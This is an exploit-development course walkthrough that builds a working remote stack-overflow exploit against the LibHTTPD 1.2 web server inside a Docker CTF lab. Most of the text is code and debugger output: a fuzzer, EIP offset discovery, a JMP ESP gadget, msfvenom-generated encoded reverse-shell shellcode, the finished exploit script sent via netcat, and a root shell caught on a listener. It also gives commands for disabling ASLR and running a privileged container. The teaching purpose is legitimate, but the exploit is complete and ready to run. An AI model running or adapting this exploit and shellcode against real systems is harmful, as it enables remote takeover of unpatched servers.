

Introduction to Exploit/Zero-Day Discovery and Development

Note, to address issues broken exploits and exercises and of incompatible versions of Linux, Linux Kernels, Linux Architectures, I have decided to “resurrect” old exploits that have been broken by upgrades by packaging them into docker containers using it’s platform emulation feature and locking the exploitable binary to specific versions of Linux containers. This will let me put LibHTTPD 1.2 and Crossfire back as exercises.

Platform emulation allows you to run any application by a supported platform and architecture. Meaning you can run exploitable binaries on a 64-bit Linux VM, with the Docker container pretending it’s a 32-bit machine.

Right now it is in a testing phase (from what I have heard, Docker platform emulation works on Linux Virtual Machines, Raspberry Pis, but apparently not Mac OS X). I would like feedback if platform emulation did not work for you, in reviving exploitable binaries by putting up a question in the QA Section. Please post your Linux VM version that has docker.io installed.

With this setup, you can run ANY version of Linux, including in a virtual machine (preferred), install Docker on it, and then run a “pwnbox”, which contains ALL of the tools that you need to exploit the binary (gdb, gef, peda, tmux, netcat). Furthermore the following changes will be implemented...

1. **You will be taught in BOTH Python 2.7 and Python 3+** (it’s not my choice, Python 2.7 was the choice language in 2019 but Python 3 has now been adopted and Python 2.7 is deprecated, yet exploit-db.com still has many exploits written in Python 2.7, penetration testers are forced to learn both)
2. **You will no longer be constrained to “reverse bytes” for Little-Endian architectures**, instead you will be taught how to use struct.pack methods for 32-bit and 64-bit exploitation, as it will really be convenient when you are being taught manual ROP-chaining
3. **64-bit exploitation has been introduced.** You will be taught the simple ret2libc ROP-chain attack, as well as the ret2libc ROP-chain and stack-canary bypass attack, eventually learning how to disable NX/DEP manually and bypass ASLR on Linux machines. You will NOT use the mona.py ROP-chaining module. You will be taught manually.

My original videos will still remain up (as it was originally written in Python 2.7), but please skip right to the Docker exercises to have exploitable binaries, which now uses Python 3+.

LibHTTPd1.2 Walkthrough with a Pwnbox (Docker Container) for cross-platform compatibility.

Install docker

```
sudo apt-get update && sudo apt-get install -y docker.io
```

Make sure you turn off ASLR as root on your host

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Pull the publicly available Docker image containing the vulnerable binary,

```
sudo docker pull ghcr.io/tanc7/introexploitdevlibhttpd:latest
```

```
[root@parrot:~]#
└─ #cat /proc/sys/kernel/randomize_va_space
0
└─ [root@parrot:~]#
└─ #sudo docker pull ghcr.io/tanc7/introexploitdevlibhttpd:latest
latest: Pulling from tanc7/introexploitdevlibhttpd
1408aee2634: Pull complete
6989e3397d9: Pull complete
3eb5a8665147: Download complete
4865da10797d: Download complete
54c365742092: Download complete
5c9a0b3bf27f: Download complete
c1a26ea26a89: Download complete
d5db77526e8a: Download complete
075cb175187e: Download complete
4bc9c2d48b5f: Download complete
9eae206ffec5: Download complete
235c3d48af2f: Download complete
1576db511e69: Download complete
fad4bbe28496: Download complete
2a52363e6dfb: Download complete
2994281026c6: Download complete
9fe486ffed8: Download complete
7df38e645b0c: Download complete
e5dae7d16c8f: Download complete
└─ [root@parrot:~]#
```

The Docker pwnbox experiment is designed to allow exploitable binaries to run in Docker platform emulation mode, meaning it's pretending to be a i386 machine in the container.

Run it now


```
sudo docker run --platform=linux/i386 -it --privileged
ghcr.io/tanc7/introexploitdevlibhttpd:latest /bin/bash
```

```
[root@parrot:~]# cat /proc/sys/kernel/randomize_va_space
0
[root@parrot:~]# sudo docker pull ghcr.io/tanc7/introexploitdevlibhttpd:latest
latest: Pulling from tanc7/introexploitdevlibhttpd
1488aeec2634: Pull complete
60989a397d90: Pull complete
3eb5a8665147: Pull complete
4865d810797d: Pull complete
54c3d5742992: Pull complete
5c9ab3bf27f: Pull complete
c1a2d0a26a89: Pull complete
45db77526e0a: Pull complete
075c8175187e: Pull complete
4bc8c2d18b5f: Pull complete
9eae2807fec5: Pull complete
235c448af2f: Pull complete
1576db511e60: Pull complete
fe4bbe28496: Pull complete
285283e6dfb: Pull complete
2994281028c5: Pull complete
9fe4b8fded8: Pull complete
7df38e45b0c: Pull complete
e5d6e7d8c8f: Pull complete
Digest: sha256:3781c4ccd30c2fa844269ca0bb06e9a0eebe0998828142734b13877ccd29e9b7
Status: Downloaded newer image for ghcr.io/tanc7/introexploitdevlibhttpd:latest
ghcr.io/tanc7/introexploitdevlibhttpd:latest
[root@parrot:~]# sudo docker run --platform=linux/i386 -it --privileged ghcr.io/tanc7/introexploitdevlibhttpd:latest /bin/bash
* Restarting OpenBSD Secure Shell server sshd [ OK ]
chmod: cannot access '/home/ctf/libhttpd': No such file or directory
root@d51ad88eb3:/home/ctf# ls
badchars.py  brstebadchars.py  fixsolution.py  solutionpython3.py
root@d51ad88eb3:/home/ctf# ls bin/
root@d51ad88eb3:/home/ctf# ls vuln/
vuln.py
root@d51ad88eb3:/home/ctf#
```

Type **tmux** to open a tmux session and if you want bash completion type **bash**. Split into two panes **Ctrl+B** “ if you want horizontal, or **Ctrl+B %** if you want vertical

```
$ bash
ctf@d51ad88eb3:~$
$
$
```

Switch control of panes by pressing **CTRL+B** (**up arrow**) go up, and (**down arrow**) to go down so you can multitask. You will be using **nano** for your text editor. For example, **nano exploit.py**, and to save the file **CTRL+X** and hit **Y** to save it. Then you can run the script with **python3 exploit.py**



```
GNU nano 4.8
print("Hello world!")

$ nano exploit.py
$ python3 exploit.py
Hello world!
$
```


Your vulnerable binary is in the directory `/home/ctf/vuln/libhttpd`. Open a debugging session, **cd /home/ctf/vuln** and then **gdb vuln -q**. Finally run the vulnerable app on listening port 8080, **run -p 8080**



```
root@c4c684ce79f5:/home/ctf/vuln# ls
libhttpd
root@c4c684ce79f5:/home/ctf/vuln# gdb libhttpd -q
Reading symbols from libhttpd...done.
gdb-peda$ run -p 8080
Starting program: /home/ctf/vuln/libhttpd -p 8080
```

Use tmux to split panes vertically, **Ctrl+B %**

First let's write our fuzzer script in Python3 (not Python 2.7 as in the original 2019 videos), notice that the way python interprets bytes as strings must be EXPLICIT. You must now append a small "b" next to a string of A's to have Python interpret as bytes. Also notice that we have the 'wb' argument in the open payload.txt variable, Python3 requires you to write it as bytes.



```
#!/usr/bin/python3
import os, sys, struct

buffer = b"A"*1400
w = open('./payload.txt', 'wb')
write = b"POST "
write += buffer
w.write(write)
```


Comment out the buffer of 1400 A's and instead paste the cyclic pattern as the new string, wrapped with double quotes and make sure you put a **b** to specify the pattern to be written as bytes. Save the file, and it should look like this.

```
#!/usr/bin/python3
import os, sys, struct

#buffer = b"A"*1400
buffer =
b"AAA%AA$AABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAAdAA3AAI
AAeAA4AAJAAFAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAA1AAQAAmAARAAo
AASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%A$BA%A%CA%-
A%(A%DA%;A%)A%EA%A%A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6
A%LA%hA%7A%MA%iA%8A%NA%jA%9A%OA%kA%PA%1A%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%t
A%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs$AsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsF
AsbAs1AsGAscAs2AsHAsdAs3AsIAsEAs4AsJAsfAs5AsKAsgAs6AsLAsHAs7AsMAsiAs8AsNAsj
As9As0AskAsPAslAsQAsmAsRAsoAsSAspAsTAsqAsUAsrAsVAsTAsWAsuAsXAsvAsYAswAsZAsx
AsyAszAB%ABsABBAB$ABnABCAB-AB(ABDAB;AB)ABEABaAB0ABFABbAB1ABGABcAB2ABHABdAB3
ABIABeAB4ABJABfAB5ABKABgAB6ABLAbhAB7ABMABiAB8ABNABjAB9ABOABkABPABlABQABmABR
ABoABSABpABTABqABUABrABVABtABWABuABXABvABYABwABZABxABYABzA%A$A$BA$A$A$nA$C
A$-A$(A$DA$;A$)A$EA$aA$0A$FA$bA$1A$GA$cA$2A$HA$dA$3A$IA$eA$4A$JA$fA$5A$KA$g
A$6A$LA$hA$7A$MA$iA$8A$NA$jA$9A$OA$kA$PA$lA$QA$mA$RA$oA$SA$pA$TA$qA$UA$rA$V
A$tA$WA$uA$XA$vA$YA$wA$ZA$xA$yA$zAn%AnsAnBAn$AnnAnCAn-An(AnDAn;An)AnEAnaAn0
AnFAnbAn1AnGAnCAn2AnHAnDAn3AnIAnEAn4AnJAnfAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnN
AnjAn9An0AnkAnPAnlAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnwAnZ
AnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbAC1ACGACcAC2ACHACd
AC3ACIACeAC4ACJACfAC5ACKACgAC6ACLACHAC7ACMACiAC8ACNACjAC9ACOACKACPAClACQACm
ACRACoACSACpACTACqACUACrACVACtACWACuACXACvACYACwACZA"
w = open('./payload.txt','wb')
write = b"POST "
write += buffer
w.write(write)
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

Restart the program again, **run -p 8080**, and send the payload, **python3 exploit.py** and then Ctrl+C out of it to finish the request.

Notice now that EIP contains the value 0x41466e41, run a pattern search to determine where EIP is overwritten.

```

-----registers-----] [28/90]
EAX: 0x420
EBX: 0x0
ECX: 0x0
EDX: 0x77fc6890 --> 0x0
ESI: 0x77fc5000 --> 0x1d7d8c
EDI: 0x0
EBP: 0x306e4161 ('aAn0')
ESP: 0xffffd670 ("nbAn1AnGancAn2AnHAndAn3AnIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnY
AnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACF"... )
EIP: 0x41466e41 ('AnFA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
-----code-----]
Invalid SPC address: 0x41466e41
-----stack-----]
0000| 0xffffd670 ("nbAn1AnGancAn2AnHAndAn3AnIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnY
AnwAnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACF"... )
0004| 0xffffd674 ("1AnGancAn2AnHAndAn3AnIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnw
AnZAnxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA"... )
0008| 0xffffd678 ("AnCAn2AnHAndAn3AnIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnwAnZAn
nxAnyAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA1AC"... )
0012| 0xffffd67c ("n2AnHAndAn3AnIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnwAnZAnxAn
yAnzAC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA1ACGACc"... )
0016| 0xffffd680 ("HAndAn3AnIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnwAnZAnxAnyAnz
AC%ACsACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA1ACGACcC2A"... )
0020| 0xffffd684 ("An3AnIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%AC
sACBAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA1ACGACcC2ACHAC"... )
0024| 0xffffd688 ("nIAneAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsAC
BAC$ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA1ACGACcC2ACHACdAC3"... )
0028| 0xffffd68c ("eAn4AnJAnFAn5AnKAngAn6AnLAnhAn7AnMAniAn8AnNAnjAn9An0AnkAnPAnLAnQAnmAnRAnoAnSAnpAnTAnqAnUAnrAnVAnTAnWAnuAnXAnvAnYAnwAnZAnxAnyAnzAC%ACsACBAC$
ACnACCAC-AC(ACDAC;AC)ACEACaAC0ACFACbA1ACGACcC2ACHACdAC3ACTA"... )
-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41466e41 in ?? ()
gdb-peda$ pattern search 0x41466e41
Registers contain pattern buffer:
EBP+0 found at offset: 1044
EIP+0 found at offset: 1048
Registers point to pattern buffer:
[0] 0; [unix] ? "c4c684ce79f5" 23:21 23-Jul-22

```

Run `pattern search 0x41466e41` and notice that EIP begins to be overwritten at offset 1048.

```

-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41466e41 in ?? ()
gdb-peda$ pattern search 0x41466e41
Registers contain pattern buffer:
EBP+0 found at offset: 1044
EIP+0 found at offset: 1048
Registers point to pattern buffer:
[ESP] --> offset 1052 - size ~203
Pattern buffer found at:

```

Let's verify that we can correctly overwrite the instruction pointer with 1048 letter A's, 4 B's, and the remainder of the buffer being C's. We want to correctly mark that we can overwrite the instruction pointer with four letter B's.

Your code should look like this now

```
#!/usr/bin/python3
import os, sys, struct

buffer = b"A"*1048 + b"B"*4 + b"C"*(1400-1048-4)
w = open('./payload.txt','wb')
write = b"POST "
write += buffer
w.write(write)
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

Once again, restart the program and send the payload, **run -p 8080**, and in another terminal in the Docker container **python3 exploit.py**.

EIP should be correctly overwritten with four B's.

```
[-----registers-----]
EAX: 0x420
EBX: 0x0
ECX: 0x0
EDX: 0xf7fc6890 --> 0x0
ESI: 0xf7fc5000 --> 0x1d7d8c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd670 ('C' <repeats 200 times>...)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
```

Let's look for a JMP instruction, type **jmpcall**.

```

-----stack-----
0000| 0xffffd670 ('C' <repeats 200 times>...)
0004| 0xffffd674 ('C' <repeats 200 times>...)
0008| 0xffffd678 ('C' <repeats 200 times>...)
0012| 0xffffd67c ('C' <repeats 200 times>...)
0016| 0xffffd680 ('C' <repeats 200 times>...)
0020| 0xffffd684 ('C' <repeats 200 times>...)
0024| 0xffffd688 ('C' <repeats 200 times>...)
0028| 0xffffd68c ('C' <repeats 200 times>...)
-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$ jmpcall
0x8048cd6 : call eax
0x8048d13 : call edx
0x8048d5f : call eax
0x80498e2 : call [eax]
0x804a7fe : jmp [edi]
0x804aa5b : call eax
0x804aa83 : jmp eax
0x804aa91 : call eax
0x804b90d : call ecx
0x804cc6f : jmp esp
0x804cd1f : jmp eax
0x804cd2f : jmp [eax]
0x804cd5f : jmp eax
0x804cd97 : call eax
0x804cda7 : jmp [eax]
0x804cdd7 : jmp esp
0x804ce17 : jmp esp
0x804ce6f : jmp [eax]
0x804d147 : jmp [edx]
0x804d1f7 : jmp [ebx]
0x804d217 : jmp [eax]
0x804d237 : jmp [eax]
0x804d30b : call [ecx]
0x804d32b : call [ecx]
0x804d40f : call [ecx]
--More-- (25/27)
[0] 0:qob+z "c4c684ce79f5" 23:29 23-Jul-22

```

We have enough buffer space for a reverse command shell in the buffer of C's, which is where our C's begin at. Copy and paste this memory address into your exploit script, it should look like this. We are also going to forego the manual reversing of bytes into Little Endian by using the Python module struct to pack our memory address into Little-Endian format. Your code should look like this.

```

#!/usr/bin/python3
import os, sys, struct

# 0x804cdd7 : jmp esp
JMP_ESP = struct.pack('<L',0x804cdd7)
buffer = b"A"*1048 + JMP_ESP + b"C"*(1400-1048-4)
w = open('./payload.txt','wb')
write = b"POST "
write += buffer
w.write(write)
w.close()

os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')

```

The python struct.pack method has two arguments, the first argument '**<L**', tells it to save the second argument, our memory address to JMP ESP (the beginning of our shellcode), as Little-Endian. So instead of manually writing the string **b"\xd7\xcd\x04\x08"**, we simply just pack the memory address into a format that represents the exact same thing, a instruction to

JMP ESP. Remember this, because while a lot of certification bodies still teach the manual reversing of each byte, once you get to our ROP-chaining section, the struct.pack method is invaluable in saving time.

Recall that in our bad-byte searching method in our older 2019-2020 video, we identified the following bad bytes **0x09 0x0a 0x0d 0x20 0x2f 0x3f**, we can generate our shellcode as so

```
msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f
python -b '\x09\x0a\x0d\x20\x2f\x3f' --platform linux -a x86 -e
x86/shikata_ga_nai -v shellcode
```

```
round 1 to populate encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of python file: 550 bytes
Shellcode = b''
shellcode += b'\xb8\xdc\x33\x33\xa6\xd9\xc4\xd9\x74\x24\xf4'
shellcode += b'\x5e\x29\xc9\xb1\x12\x31\x46\x12\x03\x46\x12'
shellcode += b'\x83\x1a\x37\xd1\x53\x93\xe3\xe2\x7f\x80\x50'
shellcode += b'\x5e\xea\x24\xde\x81\x5a\x4e\x2d\xc1\x08\xd7'
shellcode += b'\x1d\xfd\xe3\xe7\x14\x7b\x05\x0f\xd8\x7b\xf5'
shellcode += b'\xce\x4e\x7e\xf5\xc1\xd2\xf7\x14\x51\x8c\x57'
shellcode += b'\x86\xc2\xe2\x5b\xa1\x05\xc9\xdc\xe3\xad\xbc'
shellcode += b'\xf3\x70\x45\x29\x23\x58\xf7\xc0\xb2\x45\xa5'
shellcode += b'\x41\x4c\x68\xf9\x6d\x83\xeb'
[root@parrot:~]
→ #clear;msfvenom -p linux/x86/shell_reverse_tcp LHOST=127.0.0.1 LPORT=4444 -f python -b '\x09\x0a\x0d\x20\x2f\x3f' --platform linux -a x86 -e x86/shikata_ga_nai -v shellcode
```

Copy and paste all of the lines starting with shellcode, and create a 16-byte NOP-sled (remember about specifying it as bytes!). Your finalized exploit looks like this.

```
#!/usr/bin/python3
import os, sys, struct

# 0x804cdd7 : jmp esp
JMP_ESP = struct.pack('<L', 0x804cdd7)
NOPS = b"\x90"*16
shellcode = b""
shellcode += b"\xb8\xdc\x33\x33\xa6\xd9\xc4\xd9\x74\x24\xf4"
shellcode += b"\x5e\x29\xc9\xb1\x12\x31\x46\x12\x03\x46\x12"
shellcode += b"\x83\x1a\x37\xd1\x53\x93\xe3\xe2\x7f\x80\x50"
shellcode += b"\x5e\xea\x24\xde\x81\x5a\x4e\x2d\xc1\x08\xd7"
shellcode += b"\x1d\xfd\xe3\xe7\x14\x7b\x05\x0f\xd8\x7b\xf5"
shellcode += b"\xce\x4e\x7e\xf5\xc1\xd2\xf7\x14\x51\x8c\x57"
shellcode += b"\x86\xc2\xe2\x5b\xa1\x05\xc9\xdc\xe3\xad\xbc"
shellcode += b"\xf3\x70\x45\x29\x23\x58\xf7\xc0\xb2\x45\xa5"
shellcode += b"\x41\x4c\x68\xf9\x6d\x83\xeb"

buffer = b"A"*1048 + JMP_ESP + NOPS + shellcode +
b"C"*(1400-1048-len(NOPS)-len(shellcode))
w = open('./payload.txt', 'wb')
```

```
write = b"POST "  
write += buffer  
w.write(write)  
w.close()  
  
os.system('echo $(cat payload.txt) | nc -nv 127.0.0.1 8080')
```

Take note that we needed a buffer of 1048 A's before we overwrite EIP, we then packed and overwrote the Extended Instruction Pointer with a convenient JMP ESP (Extended Stack Pointer) Instruction, then instructed the CPU to jump to the beginning of our 16-byte NOP (No-Operation) Sled, and finally executed our reverse shell.

Open another window in tmux, **Ctrl+B % or “** and run a netcat listener **nc -nvlp 4444**, back in the debugger, restart the app **run -p 8080**, and then in your third editor pane, run the exploit, **python3 exploit.py**

You should catch a reverse shell and be able to run the commands **id**, **whoami** as root. Read the flag (the freebie flag) by running **cat /root/flag.txt** and enter the value **BINEXP{5T4ck5M45h3r}** in the upcoming quiz.

```
root@c4c684ce79f5:/home/ctf/vuln# nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 57030  
id  
uid=0(root) gid=0(root) groups=0(root)  
whoami  
root  
cat /root/flag.txt  
BINEXP{5T4ck5M45h3r}
```